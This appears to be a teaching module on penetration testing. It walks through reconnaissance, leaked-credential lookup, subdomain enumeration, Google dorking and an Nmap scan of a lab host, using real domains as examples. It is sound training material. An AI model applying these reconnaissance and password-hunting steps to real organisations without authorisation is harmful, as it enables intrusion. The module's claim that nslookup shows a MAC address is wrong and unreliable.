



# Penetration Testing Task

[Visit our website](#)

# Introduction

In this task, you will build upon your existing knowledge of bash script command-line arguments to conduct a full network penetration test. A penetration test is an assessment of the conditions of a system's security controls. The layout of the penetration test methodology presented here is currently the industry standard, and the phases of penetration testing include:

- **Reconnaissance:** Gather useful information from the provided website, social media, or IP address range and envision how that data could be beneficial for exploitation purposes.
- **Scanning and enumeration:** Perform scanning and enumeration to discover active connections to the web server that may reveal potential vulnerabilities within the network.
- **Exploitation:** Verify and validate the vulnerabilities by exploiting weak areas and gaining access to the network.
- **Remediation:** Provide recommendations to the client, which will assist in limiting vulnerabilities that lead to exploitation.
- **Maintain access:** Learn how to stay hidden within a network without being instantly detected.

Another important aspect of penetration testing is reporting vulnerabilities, exploits, remediations, and company strengths/weaknesses to the company.

## Tools of the trade

Let's get started with some general tools that are useful for penetration testing: note-taking tools, virtual machines, and Kali Linux. Note-taking tools provide a structured way to document findings, evidence, and procedures. Virtual machines offer a safe and isolated environment to experiment with different attack vectors and techniques without risking harm to the production systems. Kali Linux, a specialized Linux distribution, comes pre-loaded with a vast array of penetration testing tools, making it a go-to choice for security professionals.

### Note-taking tools

It's important to have effective note-taking skills because everything you do builds on previous information. See the recommended note-taking tools below and select one that suits you best. Also, make the snipping tool in Windows/Mac or another screenshot tool your best friend, as you need to provide screenshots to validate your findings.

## Note-taking applications:

- [Workflowy](#)
- [OneNote](#)

## Screenshot applications:


- **Snipping Tool:** In a Windows machine search box, type in “Snipping Tool” to find the application, and on a Mac, press “Shift+Command+5”.
- [Flameshot](#)

These are only some methods of making notes and taking screenshots. You’re welcome to use any alternative tools that work for you.

## Virtual machines

A virtual machine (VM) is a “machine within a machine”, such as running an operating system like Linux as an internal “mini machine” on Windows. In ethical hacking, VMs are used to protect your actual machine from being attacked and to avoid changing your computer configurations to a point that leaves your machine vulnerable.

The image below shows a Windows machine running in the background, with a second Windows machine, this time a VM, running in the foreground.



VMs can also be hosted in the cloud, using services such as Azure or DigitalOcean.


# Kali Linux

As mentioned before, Kali Linux is the preferred Linux distribution for cyber security, as it comes with many tools used for penetration testing. These include:

- **Nmap**, which is used to extract information from networks, such as open ports and OS detection.
- **Burp Suite**, which is a proxy that enables sniffing and modifying network packets. Outside a controlled environment, this would be known as a man-in-the-middle attack.
- **Metasploit** is a widely used framework for developing and executing exploit code against a remote target machine.

## Penetration testing

Penetration testing (commonly called “pen testing”) is a simulation of malicious steps that an attacker can use to find vulnerabilities and exploit security systems to gain unauthorised access to a network. Penetration testers, also called “pen testers”, perform this simulation to limit breaches of confidential information and the collapse of production infrastructure. The five stages of penetration testing, depicted below, predominantly cover network penetration testing.



*The five stages of penetration testing*

Let's look at each of these five stages in turn.

## Stage one: Information gathering

During this stage, you want to discover information about the target that could potentially reveal more useful information or expose vulnerabilities. The topics to be covered under this section are:

- Active and passive information gathering
- Email address discovery
- Password hunting
- Subdomain hunting
- Finding website technologies
- Google-fu

### Active and passive information gathering

Information gathering can be either passive or active. **Passive information gathering** means finding public information without being invasive, whereas active information gathering involves engaging with the target. **Active information gathering** includes running scans that indicate possible vulnerabilities or manipulating the employees of a company.

#### **Example one:** Passive information gathering

A penetration tester or random user browses the website “paexample.com” and finds the email addresses of the employees working there, which could be usernames for the employees’ login portal.

#### **Example two:** Active information gathering

Using the domain “paexample.com”, a penetration tester or random user uses a tool called **assetfinder** to reveal the subdomains that could lead to private paths reserved for employees, such as developers.



## Spot check 1

Let's see what you understand from this section. Decide whether the following statements are active or passive forms of information gathering:

1. A pen tester visits the target company's LinkedIn page and finds the employees' names, roles, and photographs.
  2. A pen tester runs a port scan to identify open ports.
  3. A pen tester pings the company's provided IP address to identify live hosts within the network.
  4. A pen tester scans through the company's website and gets the company's reception number.
  5. A pen tester calls the company receptionist and convinces them to send HR details.
  6. A pen tester creates a fake ID badge based on one of the employee's pictures on LinkedIn to gain access to a company's building.
- 

## Ping

In penetration testing, you want to know whether the target device you are trying to get information from is reachable or not. To identify this, you have to ping the device, which means sending ICMP (Internet Control Message Protocol) packets to the target. If you receive a response, it means the target is reachable; otherwise, it's either not reachable or the ping function has been disabled in the other device.



## Extra resource

Learn more about the [ping command-line utility](#) and its associated terminology.

---

### Example of a reachable target:

Below, a ping to the "apple.com" domain has been performed. The ping time included in the results can give you a good idea of how fast/slow your connection to the target is.

You can open your terminal and use the following command to perform a ping:

```
ping apple.com
```

```
(kali㉿kali)-[~]
$ ping apple.com
PING apple.com (17.253.144.10) 56(84) bytes of data.
64 bytes from www.brkgls.com (17.253.144.10): icmp_seq=1 ttl=128 time=29.7 ms
64 bytes from apple.com (17.253.144.10): icmp_seq=2 ttl=128 time=32.2 ms
64 bytes from apple.com (17.253.144.10): icmp_seq=3 ttl=128 time=30.1 ms
64 bytes from apple.com (17.253.144.10): icmp_seq=4 ttl=128 time=27.7 ms
64 bytes from apple.com (17.253.144.10): icmp_seq=5 ttl=128 time=30.1 ms
64 bytes from apple.com (17.253.144.10): icmp_seq=6 ttl=128 time=32.5 ms
^C
— apple.com ping statistics —
7 packets transmitted, 6 received, 14.2857% packet loss, time 6011ms
rtt min/avg/max/mdev = 27.741/30.404/32.545/1.609 ms
```

To stop the ping, type “Ctrl+C”.

### Example of an unreachable target:

The target example below, “samsung.com”, is not reachable as no return packets were received.

```
(kali㉿kali)-[~]
$ ping samsung.com
PING samsung.com (211.45.27.231) 56(84) bytes of data.
^C
— samsung.com ping statistics —
7 packets transmitted, 0 received, 100% packet loss, time 6217ms
```

## Nslookup

Sometimes you receive a domain, such as “apple.com”, but not the IP address. An IP address is essential in pen testing as you run scans on it to discover open ports and running services, which are advantageous in finding vulnerabilities. Nslookup, a network administration command-line tool, is used to query the Domain Name System (DNS) to obtain the domain's IP address or other DNS-related information. You can use `nslookup` to discover the domain's IP address and, although Nslookup does not directly provide a **MAC (Media Access Control)** address, it is a crucial step in gathering the information needed for further network analysis.



## Take note

The first two IP addresses displayed by Nslookup will be linked to your private machine, so do hide them if you share a similar screenshot.

---

### Nslookup example:

Run the command `nslookup apple.com` on your terminal.

This shows the IP address as the first address field, and the MAC address as the second address field.

```
(kali㉿kali)-[~]
$ nslookup apple.com
Server:
Address: [REDACTED] #53

Non-authoritative answer:
Name:   apple.com
Address: 17.253.144.10
Name:   apple.com
Address: 2620:149:af0::10
```

## Email address discovery

Collecting usable emails in pen testing is crucial because emails can lead to pivoting into the network. An email has the capability to disclose confidential information or become a username to several accounts.

The following websites allow you to verify the existence of an email associated with a domain and indicate where the potential breach to validate this information occurred.

1. [DeHashed](#) (Note: You will be required to register for free to use the platform.)
2. [Email Hippo](#)
3. [Email Checker](#)
4. [Email Finder](#)

**Note:** Websites to verify and validate email addresses often shut down, so the ones mentioned here may become unavailable. However, you should be able to find similar websites that provide this service.



## Password hunting

Leaked passwords are a very common phenomenon. Many companies have been hacked, had their security breached, and their employees' credentials leaked. You can search for leaked passwords using any email on the websites listed.

1. [Have I Been Pwned?](#)
2. [Scattered Secrets](#)
3. [Avast Hack Check](#)

However, keep note that it's possible that only one of the above websites might show that a particular password has been leaked. This highlights the importance of using multiple services to ensure comprehensive coverage, as each platform checks against different databases.

## Subdomain hunting

Subdomain hunting is the process of finding subdomains for the target domain. They assist in broadening the attack surface, discovering hidden applications, and locating outdated or rarely used subdomains. Look out for subdomains that include words associated with administrators, developers, and testers, as human errors generally occur within these subdomains.

Below, we will guide you through installing the subdomain tools [Sublist3r](#) and [Assetfinder](#) on your Kali Linux instance to find the subdomains of the "apple.com" domain.

### Sublist3r

Sublist3r is a powerful and popular tool used in the field of cyber security for enumerating subdomains of a given domain. It helps penetration testers and security researchers discover subdomains associated with a target domain, which can be crucial for identifying potential attack vectors.

To install Sublist3r on Kali Linux, follow these steps:

1. Ensure your package list is up to date by running:

```
sudo apt-get update
```

2. pip3 is the package manager for Python 3, and it is required to install Sublist3r. If pip3 is not already installed, you can install it with the following command:

```
sudo apt-get install python3-pip
```

3. Once pip3 is installed, you can install Sublist3r by running the following command:


```
sudo pip3 install sublist3r
```



4. You can test the installation by performing a subdomain search:

```
sublist3r -d example.com
```

Sublist3r uses the argument `-d` (which stands for domain) to search in different search engines for subdomains associated with the “apple.com” domain. In this example, 22 unique subdomains were found for apple.com.



```
(kali㉿kali)-[~]
$ sublist3r -d apple.com

      Home
      _____
      |Sublist3r|
      |_____|
      # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for apple.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 22
ads.apple.com
appleid.apple.com
apps.apple.com
appstoreconnect.apple.com
business.apple.com
card.apple.com
consultants.apple.com
developer.apple.com
discussions.apple.com
facetime.apple.com
feedbackassistant.apple.com
manuals.info.apple.com
itunes.apple.com
mfi.apple.com
music.apple.com
mymessage.apple.com
opensource.apple.com
privacy.apple.com
school.apple.com
support.apple.com
trailers.apple.com
tv.apple.com
```


If you prefer to install Sublist3r directly from its GitHub repository, you can follow the instructions provided on the [GitHub website](#).

## Assetfinder

1. To install Assetfinder, you need to download it from GitHub:

- Visit the [Assetfinder repository](#) on GitHub.

- Click on the green "Code" button and copy the link provided for cloning the repository.



- Use the following command in your terminal to clone the Assetfinder repository:

```
git clone https://github.com/tomnomnom/assetfinder.git
```

- Navigate into the cloned directory:

```
cd assetfinder
```

2. Assetfinder is written in [Go](#), so you'll need to have Go installed on your system. Before installing any packages, including Go, it's important to update your package list to ensure you have the latest information. Run the following command:

```
sudo apt-get update
```

Once the package list is updated, install Go by running:

```
sudo apt-get install golang-go
```

With Go installed, you can now install Assetfinder:

```
go install github.com/tomnomnom/assetfinder@latest
```

For more information on the installation and usage of Assetfinder, visit the [Assetfinder repository](#) on GitHub.

3. To identify subdomains for apple.com, use the following command:

```
assetfinder apple.com
```


```
(kali@kali)-[~]
$ assetfinder apple.com
lightphaser.hu
www.neweconomy.jp
www.traicy.com
www.bcsnerie.com
unitedmasters.com
go.pardot.com
ffm.to
apple.news
genius.com
github.njfx.work
defi-lending.net
disco-department.com
fanlink.to
www.toneden.io
www.mediafire.com
www.billboard.it
supersevak.com
```

**Note:** Multiple subdomains will be shown; it's your responsibility to look through the subdomains and find what could be useful. Recall that domains, such as developer or tester, are often vulnerable to attack.


## Finding website technologies

Finding the technologies used to build a website assists in identifying potential vulnerabilities, like outdated login portals with default login details. Wappalyzer is one of the technology profilers that shows you what websites are built with.

1. If you use Google Chrome, you can add the [Wappalyzer extension](#) to your browser. Alternatively, you can sign up for a free account on the [Wappalyzer website](#).



2. If you are using the Chrome extension, search for “walmart.com” in a search engine and head to the Wappalyzer icon. Note the data Wappalyzer provides in the example below:




## Google-fu


Excelling in the art of searching for information via search engines is important in pen testing. There is skill in finding appropriate information quickly and efficiently via Google!

1. The following Google syntax limits subdomains to those containing “www”:

**site:apple.com – www**



2. You can also search according to file type (e.g., xlsx, csv, pdf, docx, etc.). These file types could lead to leaked information, including financials, employee details, etc. See the example below:



## Take note

Explore this list of [advanced Google search operators](#) to boost your searches.

## Stage two: Scanning and enumeration

In this section, you will run scans and try to establish open ports, services, and applications that are running. These findings assist in identifying vulnerabilities or potential information disclosure.

This section covers the following tools:

- **Nmap**
- **Burp Suite**
- **DirBuster (enumerating HTTP and HTTPS)**

### Nmap

In penetration testing, identifying running services is crucial because some services may have outdated versions that can be exploited. Nmap, which stands for Network Mapper, is a widely used port scanner that helps determine whether ports are open, closed, or filtered. Open ports are of particular interest, as they indicate services that are actively running and could potentially be vulnerable. Additionally, Nmap can perform operating system detection and vulnerability scanning.

By default, Nmap scans the first 1000 ports. However, since there are 65535 ports available, you might want to scan specific ports or a range of ports. You can specify which ports to scan using the `-p` argument. For example:

```
nmap -p 21,22,23,25,53,80,443-445,636
```

Nmap offers different scanning methods to find open ports on a network:

- **TCP SYN scan (-sS):** This method sends a type of data packet called a SYN packet to check if a port is open. Think of packets as small pieces of data sent over the network. This scan is considered “stealthy” because it doesn't complete the connection, making it less likely to be detected by security systems.
- **UDP scan (-sU):** This method sends UDP packets to check if UDP ports are open. UDP packets are also small pieces of data, but unlike TCP packets, UDP doesn't establish a connection before sending data. This scan can be less reliable but helps find open UDP services.

You can perform scans using IP addresses, host names, [Classless Inter-Domain Routing \(CIDR\) ranges](#) (blocks of IP addresses), or dash notation to specify port ranges.



## Extra resource

Read more about [port-scanning techniques](#) using Nmap.

---

### Example:

The Nmap scan shown below uses the `-Pn` argument to skip the initial pinging of the target, which means Nmap will not check if the host is up before starting the scan. Additionally, the `-A` argument is used to enable advanced features such as operating system detection and version detection for the services running on the target. Since no specific ports were specified in the scan, Nmap defaulted to scanning the first 1000 ports on the target IP address `10.10.10.215`.

```

(root@kali)~[/home/kali]
# nmap -Pn -A 10.10.10.215
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-14 06:12 EST
Nmap scan report for 10.10.10.215
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Did not follow redirect to http://academy.htb/
|_ http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=12/14%OT=22%CT=1%CU=30455%PV=Y%DS=2%DC=T%G=Y%TM=6399AF
OS:BBP=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=2%ISR=104%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M539ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST
OS:11NW7%O6=M539ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y%DF=Y%T=40%W=FAF0%O=M539NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT      ADDRESS
1   151.08 ms  10.10.14.1
2   151.33 ms  10.10.10.215

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.26 seconds

```

Research open ports with services running on them, as this leads to revealing confidential information and vulnerabilities.


## Burp Suite

Burp Suite is a powerful tool that intercepts HTTP requests and responses in web applications. It can intercept HTTP requests sent from your browser to another web server, thereby altering the original request before reaching the web server and producing the response.

